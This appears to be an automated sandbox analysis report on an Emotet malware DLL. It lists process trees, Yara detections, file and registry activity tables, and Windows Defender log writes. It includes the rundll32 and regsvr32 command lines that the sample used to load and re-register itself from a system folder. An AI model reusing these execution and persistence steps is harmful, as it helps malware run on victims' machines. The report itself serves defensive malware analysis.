Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.250264890.0000000004DF1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250264890.0000000004DF1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.250193606.0000000004DC0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.250193606.0000000004DC0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Arwhu\ttgk.pdy:Zone.Identifier	success or wait	1	4E0594F	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2012, Parent PID: 1356

General

Target ID:	3
Start time:	00:19:37
Start date:	20/07/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll",#1
Imagebase:	0x860000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.246760873.0000000003530000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.246760873.0000000003530000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.246960941.0000000004F11000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.246960941.0000000004F11000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4832**, Parent PID: **5612**

General

Target ID:	4
Start time:	00:19:37
Start date:	20/07/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\psIFSn7VLi.dll,DllRegisterServer
Imagebase:	0x860000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.247001370.0000000004231000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.247001370.0000000004231000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.246952927.0000000002940000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.246952927.0000000002940000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2372**, Parent PID: **5612**

General

Target ID:	5
Start time:	00:19:41

Start date:	20/07/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\psIFSn7VLi.dll,DllUnregisterServer
Imagebase:	0x860000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5608, Parent PID: 4864

General

Target ID:	6
Start time:	00:19:41
Start date:	20/07/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Arwhu\ttgk.pdy"
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.762864021.0000000004591000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.762864021.0000000004591000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.761637752.00000000009C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.761637752.00000000009C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4288, Parent PID: 564

General

Target ID:	10
Start time:	00:19:58
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5648, Parent PID: 564

General

Target ID:	11
Start time:	00:19:59
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5764, Parent PID: 564

General

Target ID:	12
Start time:	00:19:59
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5980**, Parent PID: **564**

General	
Target ID:	13
Start time:	00:20:01
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3764**, Parent PID: **564**

General	
Target ID:	14
Start time:	00:20:01
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: **4656**, Parent PID: **564**

General	
Target ID:	15
Start time:	00:20:02
Start date:	20/07/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6e61c0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **6128**, Parent PID: **564**

General	
Target ID:	16
Start time:	00:20:03
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2344**, Parent PID: **564**

General	
Target ID:	18
Start time:	00:20:03
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6048**, Parent PID: **564**

General	
Target ID:	19
Start time:	00:20:05
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000

File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6260**, Parent PID: **564**

General

Target ID:	20
Start time:	00:20:13
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6388**, Parent PID: **564**

General

Target ID:	21
Start time:	00:20:24
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6672**, Parent PID: **564**

General

Target ID:	23
Start time:	00:20:36
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: **3716**, Parent PID: **6128**

General

Target ID:	27
Start time:	00:21:04
Start date:	20/07/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff678970000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	9938	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	--	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10120	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 57 00 65 00 64 00 20 00 0e 20 4a 00 75 00 6c 00 20 00 0e 20 32 00 30 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 30 00 3a 00 32 00 31 00 3a 00 30 00 36 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Wed Jul 20 2022 00:21:06	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10378	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10464	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10484	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF67899BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10570	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 57 00 65 00 64 00 20 00 0e 20 4a 00 75 00 6c 00 20 00 0e 20 32 00 30 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 30 00 3a 00 32 00 31 00 3a 00 30 00 36 00 0d 00 0a 00	MpCmdRun: End Time: Wed Jul 20 2022 00:21:06	success or wait	1	7FF67899BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	10670	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	---	success or wait	1	7FF67899BC96	WriteFile

Analysis Process: conhost.exe PID: **3388**, Parent PID: **3716**

General

Target ID:	28
Start time:	00:21:04
Start date:	20/07/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **7060**, Parent PID: **564**

General

Target ID:	34
Start time:	00:23:02
Start date:	20/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -s W32Time
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false

Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly